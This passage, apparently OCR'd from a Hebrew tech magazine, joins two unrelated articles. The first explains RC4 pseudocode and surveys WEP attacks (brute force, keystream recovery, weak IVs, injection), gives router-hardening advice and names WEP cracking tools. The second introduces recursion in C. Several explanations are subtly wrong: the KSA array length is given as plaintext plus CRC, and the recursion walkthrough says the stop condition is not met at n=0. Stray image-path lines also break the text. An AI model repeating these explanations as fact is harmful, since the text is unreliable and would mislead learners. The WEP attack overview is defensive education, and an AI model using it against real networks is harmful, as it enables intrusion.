לייצור ה- Keystream, הצופן משתמש במצב פנימי סודי אשר מורכב משני חלקים:

1. פרמוטציה של 256 בתים (Bytes) אפשריים (מסומן בתור S באיור הבא).
2. 2 משתני אינדקס בגודל 8 ביטים (מסומנים בתור "i" ו- "j" באיור הבא).

ה-RC4 מורכב משתי פונקציות פשוטות יחסית, KSA ו-PRGA, אשר ביחד יוצרות את ה-Keystream, שזהו זרם פסאודו-רנדומלי של ביטים.

```
PRGA(K)
Initialization:
    i = 0
    j = 0
Generation Loop:
    i = i + 1
    j = j + S[i]
    Swap(S[i], S[j])
    Output z = S[S[i] + S[j]]
```

```
KSA(K)
Initialization:
    For i = 0 ... N - 1
        S[i] = i
        j = 0
Scrambling:
    For i = 0 ... N - 1
        j = j + S[i] + K[i mod l]
        Swap(S[i], S[j])
```

הפונקציה KSA

KSA (Key Scheduling Algorithm), זוהי פונקציה שתפקידה לאתחל את ה-Keystream ולערבב אותו.

הסבר קוד הפונקציה:

התהליך מתחיל על ידי יצירת מערך S באורך (N) השווה באורכו לחיבור של ה-Plaintext וה- CRC (checksum). המערך S מאותחל על ידי קביעת ערכם של כל איבר במערך להיות שווה לערך האינדקס של אותו איבר (S[0] = 0, S[1] = 1, …., S[N] = N), שזוהי בעצם פרמוטציית זהות של S. בשלב הערבוב לכל i מאפס עד (N – 1), ה- KSA מחשב ערך ל- j על ידי הוספה (במודולו N) את הערך הקודם של j, את הערך באינדקס i של מערך S ואת הערך באינדקס i (במודולו l, שזהו האורך של k). כאשר k הוא מערך ה- IV (ווקטור האתחול) אשר בסוף התהליך גם משורשר למפתח. לבסוף הערכים של S[i] ו- S[j] מוחלפים. תהליך זה מתבצע על כל איבר במערך S. התוצר הסופי הוא מערך, S, אשר באורך של שילוב ה-Plaintext וה-CRC, ומעורבב לפי האינדקס של המפתח.

הפונקציה PRGA

PRGA (Pseudo-Random Generation Algorithm), זוהי פונקציה שתפקידה לקבל את הפלט של הפונקציה KSA שזהו מערך מעורבב וליצור את ה-Keystream, שזהו זרם ביטים פסאודו-רנדומלי (מדמה רנדומליות).

הסבר קוד הפונקציה:

המערך S שעבר תהליך ערבוב בפונקציה KSA, מגיע כעת לפונקציה זו ונכנס ללולאה שבה שוב עובר סידרה של N החלפות. אך הפעם, בניגוד לפעם הקודמת, בכל החלפה הפלט הוא הערך שמחושב. הפלט (z), שיוצר מערך באורך N בסיום הלולאה, זהו ה-Keystream הסופי שישמש כדי להצפין את המידע.

תקיפות על מנגנון ההצפנה WEP

ל-WEP יש היסטוריה ארוכה של חולשות ו-"תיקונים". ההתקפות הראשונות לא נראו כל כך פרקטיות, לכן לחברות המיישמות הצפנה זו העדיפו שלא להשקיע בפתרונות אבטחה חדשים, אלא סיפקו תיקונים כדי להקטין עוד יותר את הסיכוי להתקפה הקשה לביצוע הזו. ההתקפות התפתחו במשך הזמן, והתקפות חדשות התגלו אשר מעמידות איומים חדשים ל-WEP. פעם נוספת תגובת התעשיה היתה ליצור תיקונים חדשים אשר יקטינו עוד יותר את הסיכוי להתקפה.

בסעיפים הבאים אני אציג את הבעיות העיקריות שנתגלו ב- WEP וכיצד החברות המיישמות הצפנה זו הגיבו.


התקפת Brute-Force

ההתקפה הנאיבית ביותר היא Brute-Force שבה מנסים את כל המפתחות האפשריים עד שמוצאים את המפתח המתאים. לפרוטוקול 802.11 הסטנדרטי יש מפתח באורך 40 ביט. התקפת Brute-Force על מפתח באורך זה באמצעות מחשב בודד מודרני תארך קרוב לחודש – מייגע אך אפשרי, במיוחד אם המשימה מחולקת (לתהליכים או Thread-ים שהם תתי תהליכים).

המענה של משווקי ה-WEP לתקיפה זו הוא הוספת תמיכה במפתח WEP באורך 104 ביט.

שימוש חוזר ב- Keystream

ניתוחים שנעשו על WEP מצביעים על כך שרמת האבטחה של האלגוריתם אינה תלויה במפתח. לכן, נסיונות קודמים להגביר את רמת האבטחה של ה-WEP על ידי שימוש במפתחות יותר ארוכים לא הניבו פירות. אם Keystream נגלה, זה אפשרי לפענח מידע אשר משתמש באותו Keystream וגם לשדרו. מנגנונים לגילוי Keystream פותחו לאחר מכן. המנגנון הפרקטי ביותר מסתמך על שיטת 'אימות מפתח משותף' (Shared Key Authentication) להיות מאופשרת. לשיטה זו יש מנגנון למניעת כניסות לא מאומתות לרשת. איור זה מדגים את מנגנון אימות מפתח משותף:



ה-AP (במקרה זה, הראוטר) שולח מחרוזת טקסט גלויה בתור אתגר לתחנה שמנסה להתחבר לרשת. התחנה מאומתת על ידי מענה לאתגר שזה הצפנה של מחרוזת הטקסט שקיבלה. על ידי האזנה לאימות מסוג זה, לתוקף יש גם את ה-Cipher text (המסר המוצפן) שבמקרה זה, הוא E(*amvok98%6*) ואת המחרוזת הגלויה שבמקרה זה היא *amvok98%6*. על ידי ביצוע XOR ביניהם נוכל לגלות את ה-Keystream.
תקן 802.11 מתריע משתמשים משימוש חוזר ב-IV בתהליך האימות, מאחר ששימוש עתידי בהצפנה עם אותו IV עלול להיות מפוענח.

התגובה להתקפה זו היא הסתרת שם הרשת (SSID) וסינון כתובות MAC. אך כמובן גם נגד תגובות יש התקפות שעוקפות אותן בקלות יחסית כגון האזנה לבקשת שייכות לרשת או זיוף כתובת MAC.


למרות התקפות אלה, לא נעשתה פעולה לתקן את הבעיה של שימוש חוזר ב-IV וזאת מהטיעון שלרשת יש - 2^{24} Keystream-ים שונים, מה שעושה את כל תהליך ההתקפה למסובך מדי.

תקיפת IV-ים "חלשים"

מחקר נוסף שנעשה על WEP גילה כי ניתן לחשב (מתמטית) את המפתח. התקפה דרשה איסוף של בערך מיליון מנות שחלקן משתמשות ב- IV-ים "חלשים". למעשה IV "חלש" בודד נותן סבירות של 5% לגילוי בית (byte) אחד מהמפתח הנכון. על ידי איסוף מספר רב של סטטיסטיקות (IV-ים), המפתח שנותן את ההסתברות הכי גבוהה מחושב.

התקפה זו נתפסה כמאוד מסוכנת. אולי משום שזו הפעם הראשונה שבה היה ניתן ליצור כלים אוטומטים לגילוי המפתח. כעת, גם האקרים ללא ניסיון יוכלו לחדור לרשת שמשתמשת ב-WEP. התגובה להתקפה זו היתה בניית חומרה (פילטרים) אשר תסנן את ה- IV- ים ה"חלשים". על ידי יישום חומרה זו, מפצי ה-WEP רק החמירו את חולשת השימוש החוזר ב- Keystream, כי כעת נותרו פחות מ- 2^{24} Keystream-ים. התקפה זו לכן הומעטה בחומרתה בטענה שרק בנסיבות מסויימות ורק אחרי שהושג כמות גדולה של מנות, ניתן יהיה לבצע את ההתקפה. איסוף כמות זה של מנות יכול לפעמים לארוך ימים.

הסתבר שהיו יותר IV-ים "חלשים" ממה שפורסם. מפיצים נאלצו להתשמש בפילטרים נוספים, למרות שהבעיה כבר הפכה להיות ברורה לעין. יתרה מכך, IV-ים חלשים שנתנו הסתברות של 13% התגלו, אך פרטיהם מעולם לא פורסמו. כעת נדרש איסוף של כ-500,000 מנות כדי לחשב את המפתח. איסוף של כמות זו עדיין לוקח זמן ארוך יחסית, עובדה שמפיצי ה-WEP הסתמכו עליה.



התקפות מודרניות

קיימים שתי בעיות עקריות עם ההתקפות בעבר. האחת היא איך לגלות Keystream באמינות והשניה היא איך לזרז את התקפת ה-IV-ים החלשים. שתי בעיות אלו נפתרו. כעת אפשרי לגלות בית (Byte) אחד של Keystream לאחר שליחה של לכל היותר 256 מנות. כדי לזרז את התקפת ה-IV-ים החלשים, זה אפשרי לא רק להאזין לתעבורת הרשת אלא גם לשלוח מנות WEP ל-AP ובכך ליצור תעבורת מידע גדולה יותר. בנקודה זו, ספקי WEP הבינו שהצפנה זו מתה. תוקף מיומן יכול לחדור למערכת בתוך מספר שעות בודדות (הערכה מוקצנת) על ידי שימוש בתכונות אלה.

סיכום

כיום, כשהשימוש ברשתות אלחוטיות (WIFI) הפך להיות כל כך נפוץ, יש צורך בנקיטת אמצעי הגנה ואבטחה על הרשת האלחוטית. מעצם טיבעה, תקשורת אלחוטית מתאפיינת בכך שהמידע המשודר מהמחשב ואליו חשוף להאזנה. באמצעות כלים פשוטים, ניתן לצותת לתשדורת האלחוטית, מה שעלול להביא לחשיפה של מידע רגיש.

נוסף על כך, רשת אלחוטית שאינה מאובטחת כיאות, חושפת את הנתב והרשת הביתית עצמה להאקרים וגורמים זרים המעוניינים לזרוע בה הרס ולגזול רוחב פס מבלי שנדע. על מנת לפרוץ לנתב האלחוטי ולרשת הביתית, כל מה שנדרש הוא מחשב נייד, תוכנה וקצת סבלנות ולכן יש צורך חיוני ליישם מנגנוני אבטחה שיגנו על הרשת האלחוטית.

חשוב להדגיש שאין אבטחה מושלמת לשום רשת (חוטית או אלחוטית) ופורץ עיקש עם מטרה ברורה ואמצעים להשגתה, יוכל להתגבר על כל מנגנון אבטחה שניישם. עם זאת ובהנחה שעל המחשב שלכם לא שמורים סודות כמוסים ביותר, יישום אפשרויות האבטחה הנסקרות בסמינר זה יגביר עד מאוד את בטחון הרשת האלחוטית שלכם.

סקירה קצרה של האפשרויות השונות לאבטחת הרשת

הטבלה להלן סוקרת את מנגנוני האבטחה השונים הקיימים בנתבים אלחוטיים בייתים ומדרגת את חשיבות יישומם ואת רמת ההגנה שהם נותנים. ברמה הבסיסית ההמלצה היא לכל אחד לאבטח את הנתב האלחוטי שלו בשלושה מישורים המודגשים בצהוב - שינוי סיסמת הכניסה לנתב, שינוי ה-SSID והגדרת הצפנה ברמת WPA לפחות.

מנגנון	תאור קצר	חשיבות יישום	חוזק ההגנה
שינוי סיסמת כניסה לנתב	סיסמת הכניסה לנתב נותנת למשתמש גישה לתפריטי הניהול שלו.	גבוהה	בינונית
שינוי ה-SSID של הנתב	ה-SSID הוא השם של הרשת האלחוטית שהנתב משדר לסביבה.	בינונית	נמוכה
חסימת שידור ה-SID של הנתב	ה-SSID הוא השם של הרשת האלחוטית שהנתב משדר לסביבה.	נמוכה	נמוכה
ביטול מנגנון ה-DHCP	מנגנון ה-DHCP מחלק באופן אוטומטי כתובות IP למחשבים המתחברים לנתב.	נמוכה	נמוכה
סינון כתובות MAC בעלות גישה לנתב	ה-MAC הוא מזהה חד חד ערכי של כרטיס הרשת וניתן להגדיר בנתב רשימת MAC המאושרים לגישה.	נמוכה	נמוכה
הצפנת באמצעות סיסמא במנגנון WEP, WPA או WPA2.	הצפנה השידור האלחוטי באמצעות סיסמא המוסכמת בין המחשב לנתב.	גבוהה	WEP – נמוכה WPA – גבוהה * WPA2 – גבוהה
ביטול האפשרות לניהול מרחוק	מרבית הנתבים מאפשרים ניהול מרחוק על גבי רשת האינטרנט.	בינונית	גבוהה
הקטנת עוצמת השידור האלחוטי	הקטנת עצמת השידור האלחוטי מצמצמת את הרדיוס בו ניתן לקלוט את האות האלחוטי.	בינונית	בינונית
ביטול מנגנון ה-UPNP של הנתב	מנגנון ה-UPNP מאפשר לנהל את מרכיבי הרשת בצורה קלה ופשוטה יותר.	בינונית	בינונית

* בתנאי שמפתח ההצפנה (הסיסמא) מורכב משילוב של אותיות, ספרות ותווים מיוחדים.

כפי שניתן לראות בטבלה לעיל, ההמלצה היא לא להשתמש במנגנון ההצפנה WEP, משום שכיום אין צורך להיות האקר מנוסה כדי לפרוץ את ההצפנה הזאת. קיימות ברחבי האינטרנט מספר לא קטן של תוכנות חינמיות ופשוטות לפריצת ההצפנה. הנפוצות מבניהן:

1. WEP Crack Utility
2. AirCrack
3. WepAttack
4. WEPWedgie

כל הצפנה חדשה שיוצאת כיום נמצאת במירוץ נגד הזמן, בסופו של דבר יגיע היום בו יצליחו לפרוץ אותה והיא כבר לא תהיה מספיק בטוחה. לכן חשוב להתעדכן בטכנולוגיות אבטחת מידע ומנגנוני הצפנה חדשים או נוספים מדי פעם.

מבוא לרקורסיה בשפת C

מאת ניר אדר (UnderWarrior)

עבור אנשים הניגשים ללמוד לראשונה את שפת C נושא הרקורסיה נחשב כאחד הנושאים הקשים. עם זאת עבור המתכנת המיומן, רקורסיה אינה אמורה להציב קושי מיוחד, ולהפך – היא כלי שיכול לתת פתרון אלגנטי לבעיות. לרוב כאשר ניגשים להבין רקורסיה שוכחים מספר נושאים בשפה שחסרונם גורם לרקורסיה להראות כמו איזה black voodoo לא ברור.

מאמר זה פותח סדרת מאמרים שיציגו את נושא הרקורסיה. במאמר היום כמעט לא תראו פונקציות רקורסיביות. נתחיל בהצגה של מרכיבי שפת C המאפשרים לנו ליצור רקורסיה, ובמאמר הבא נציג כיצד בעזרת מרכיבים אלה כותבים פונקציות רקורסיביות.

לפני הכל צריך לענות על השאלה הבאה: **מה זאת פונקציה רקורסיבית?**

פונקציה רקורסיבית היא פונקציה המכילה קריאה לעצמה. **קוד רקורסיבי** הוא קוד המכיל פונקציה רקורסיבית. נביט לדוגמא בתוכנית הבאה:

```
#include <stdio.h>

void star()
{
	putchar('*');
	star();
}


int main()
{
	star();
	return 0;
}
```

מה יקרה כאשר נריץ תוכנית זו? הפונקציה main() קוראת עם תחילת ריצת התוכנית לפונקציה star(). הפונקציה star מדפיסה כוכב אחד, ואז קוראת לעצמה. שוב יודפס כוכב יחיד, ושוב הפונקציה תקרא לעצמה. עד אינסוף? לא – בשלב מסויים כאשר נריץ תוכנית זו יגמר הזיכרון הפנוי על המחסנית והתוכנית תסתיים. ברור שהמצב בו התוכנית תקרוס אינו המצב הרצוי, וגם המצב התאורטי בו זכרון בלתי מוגבל והתוכנית רצה עד אינסוף – גם הוא לרוב אינו רצוי.

עד כאן לא נראה שהפונקציה הזו שימושית יותר מדי (אלא אם ברצוננו לגרום לתוכנית שלנו לקרוס ☺). איך נהפוך את הפונקציה לשימושית? נוסיף לפונקציה הרקורסיבית שלנו **תנאי עצירה** – תנאי שכאשר הוא יקרה, הפונקציה לא תקרא שוב לעצמה – ותסתיים.


לדוגמא:

```
#include <stdio.h>

void star(int n)
{
	if (n == 0) return;
	putchar('*');
	star(n-1);
}


int main()
{
	star(5);
	return 0;
}
```

מה יקרה כעת? תנאי העצירה שלנו הוא:

```
	if (n == 0) return;
```

כעת יודפסו 5 כוכביות, ולאחר מכן לא נקרא לרקורסיה והיא תסתיים. נשים לב שכאשר אנחנו מגיעים אל תנאי העצירה, אנחנו לא יוצאים לגמרי משרשרת קריאות הפונקציות – אנחנו פשוט מפסיקים להכנס לעומק הרקורסיה. אם נקודה זו לא ברורה אל תדאגו – זו הנקודה עליה נדבר ונרחיב במאמר זה.



קריאה לפונקציה, חזרה מפונקציה ומשתנים לוקלים – איך רקורסיה עובדת?

הדגש שלנו היום הוא על הבנת מנגנונים בשפת C בהם רקורסיה משתמשת. הנקודה הראשונה שנרצה להדגיש היא מנגנון העברת הפרמטרים אל פונקציה.

לאחר מכן נרצה להבין מעט כיצד קריאה וחזרה לפונקציות עובדות

נושא ראשון: פרמטרים של פונקציה

הפרמטרים שכל פונקציה מקבלת הם <u>משתנים לוקליים</u>, שהם עותקים של הערכים שהועברו אל הפונקציה.

נביט בקוד <u>הלא רקורסיבי</u> הבא:

```
void f1(int x)
{
      printf("x = %d\n", x);
      x = 8;
      printf("x = %d\n", x);
}
int main()
{
      int x = 5;
      f1(x);
      printf("x = %d\n", x);
      return 0;
}
```


אנחנו רוצים להבהיר את הנקודה הבאה:

ל-f1() יש משתנה בשם int x, שהוא שונה מהמשתנה int x של main(). שינויים במשתנה של הפונקציה f1() לא ישפיעו על main().

בואו נראה מה יקרה כאשר נריץ את הקוד: הפלט יהיה:

```
x = 5
x = 8
x = 5
```

נצייר את מה שקורה בתוכנית זו בצורה גרפית. בשרטוט אנחנו מסמנים main.x כאשר מדברים על המשתנה x שהוגדר בפונקציה ()main.



השלבים:

- בהתחלה המשתנה x של main שווה ל-5.
- כאשר אנחנו קוראים לפונקציה ()f1 (הקריאה מסומנת על ידי החץ) נוצר משתנה חדש - המשתנה x של ()f1, והוא מקבל את הערך של x של ()main.
- אנחנו יכולים לשנות את הערך של f1.x כרצוננו. כאשר אנחנו חוזרים ל-main (החזרה מסומנת על ידי החץ השני), המשתנה f1.x נעלם, וכשאנחנו מדפיסים את x אנחנו שוב מדפיסים את המשתנה x של ()main, שערכו כאמור לא השתנה והיה כל הזמן 5.


כאשר ביצוע של פונקציה מסתיים התוכנית חוזרת אל הפונקציה שקראה לה. פונקציה מסתיימת כאשר הגענו לשורה בה כתוב return או כאשר הגענו לשורה האחרונה בתוכנית.

נביט בקוד הלא רקורסיבי הבא:


```
void f1()
{
	printf("f1 - part 1\n");
	f2();
	printf("f1 – part 2\n");
}

void f2()
{
	printf("f2 – part 1\n");
	return;
}


int main()
{
	f1();
	return 0;
}
```

השאלה שנשאל את עצמנו: מה התוכנית תדפיס כפלט? ומה שאנחנו בעצם רוצים לראות: כיצד מתנהלת זרימת התוכנית?


ראשית ()main קוראת ל-()f1.



f1() מדפיסה את השורה f1 - part 1 וקוראת ל-f2().




f2() מדפיסה את השורה f2 - part 1 ולאחר מכן חוזרת. לאן היא חוזרת? זו הנקודה החשובה – הפונקציה חוזרת אל הפונקציה שקראה לה, אל השורה שאחרי הקריאה – כלומר, במקרה זה, אל f1() אל השורה המדפיסה f1 - part 2.



לאחר מכן f1() מסתיימת. גם אם לא ציינו במפורש את פקודת ה-return, כאשר פונקציה מסתיימת היא חוזרת אל הפונקציה שקראה לה, במקרה זה ל-main(). מכיוון שאין הוראות נוספות בתוכנית, התוכנית מסתיימת והפלט שלה הוא:

```
f1 - part 1
f2 - part 1
f1 - part 2
```

השרטוט הסופי:



נסכם את התופעות שראינו:

- **הפרמטרים שכל פונקציה מקבלת הם <u>משתנים לוקליים</u>, שהם עותקים של הערכים שהועברו אל הפונקציה.**
- **כאשר ביצוע של פונקציה מסתיים התוכנית חוזרת אל הפונקציה שקראה לה. פונקציה מסתיימת כאשר הגענו לשורה בה כתוב return או כאשר הגענו לשורה האחרונה בתוכנית.**


אחרי הקדמה זו נדגיש את הנושא המרכזי: פונקציה רקורסיבית מתנהגת בדיוק באותו אופן כמו פונקציה רגילה! כאשר אנחנו קוראים לפונקציה רקורסיבית אנו בעצם קוראים לפונקציה חדשה (שבמקרה יש לה את אותו שם כמו הפונקציה שלנו). לעותק זה של הפונקציה <u>יש משתנים משלו</u>. כאשר פונקציה רקורסיבית חוזרת (כאשר היא הגיעה אל תנאי העצירה), היא חוזרת אל הפונקציה שקראה לה. זו יכולה להיות היא עצמה במידה ואנחנו בתוך הרקורסיה.

הדוגמא הבאה, שהיא השינוי האחרון שנציג של פונקצית star תדגים זאת.


```
#include <stdio.h>

void star(int n)
{
	if (n == 0) return;
	printf("*");
	star(n-1);
	printf("%d", n);
}


int main()
{
	star(5);
	return 0;
}
```

שוב נתעניין בפלט של התוכנית. גם במקרה זה – המטרה שלנו במעקב אחרי הפלט היא להבין כיצד הרקורסיה מתנהלת.


main() קורא ל-star() עם הפרמטר 5. ערך זה נכנס לתוך המשתנה הלוקלי n של הפונקציה star.




star() בודקת את תנאי העצירה, מכיוון ש-n הינו 5 ולא 0, התנאי לא מתקיים. הפונקציה מדפיסה כוכבית בודדת, וקוראת לעצמה עם הערך n-1, כלומר 4.




בשלב זה מתחיל עותק נוסף של הפונקציה. עותק זה מתחיל לרוץ מתחילת הפונקציה. יש לו משתנה לוקלי n משלו, שערכו 4.



באופן דומה, הפונקציה בה n=4 קוראת קריאה רקורסיבית לפונקציה עם n=3, הפונקציה עם n=3 קוראת קריאה רקורסיבית עם n=2, הפונקציה עם n=2 קוראת קריאה רקורסיבית עם n=1 ולבסוף הפונקציה עם n=1 קוראת קריאה רקורסיבית עם הערך n=0.



בשלב זה תנאי העצירה מתקיים. הפונקציה בה n=0 בודקת את תנאי העצירה, רואה שהוא לא מתקיים וחוזרת. לאן היא חוזרת? לפונקציה שקראה לה, הפונקציה בה n=1, אל השורה מיד אחרי הקריאה הרקורסיבית.



כאן הקטע בו אנשים מתבלבלים, ואני מקווה שאחרי השרטוט שראינו האמירה הבאה תהיה ברורה לכם: כעת יודפס על המסך המספר 1. אנחנו בעותק של הפונקציה בו n=1, והפקודה הבאה אומרת להדפיס את n.


איפה הטעות הנפוצה? נראה רגע שוב את הקוד של star:

```
void star(int n)
{
      if (n == 0) return;
      printf("*");
      star(n-1);
      printf("%d", n);
}
```

הפעם הראשונה שמגיעים ל-return היא כאשר n=0. הרבה אנשים טועים וחושבים מחשבה בסגנון הבא: "return יוצא מ-star, ובגלל זה חוזרים ל-main והתוכנית נגמרת". הטעות היא בחוסר ההבנה שכל קריאה רקורסיבית היא קריאה לפונקציה חדשה בפני עצמה. כשהפונקציה הרקורסיבית בה n=0 מסתיימת על ידי return, אנו חוזרים לפונקציה שקראה לה, שזוהי star בה n=1, ולא הפונקציה main.

נמשיך בניתוח פעולת התוכנית.

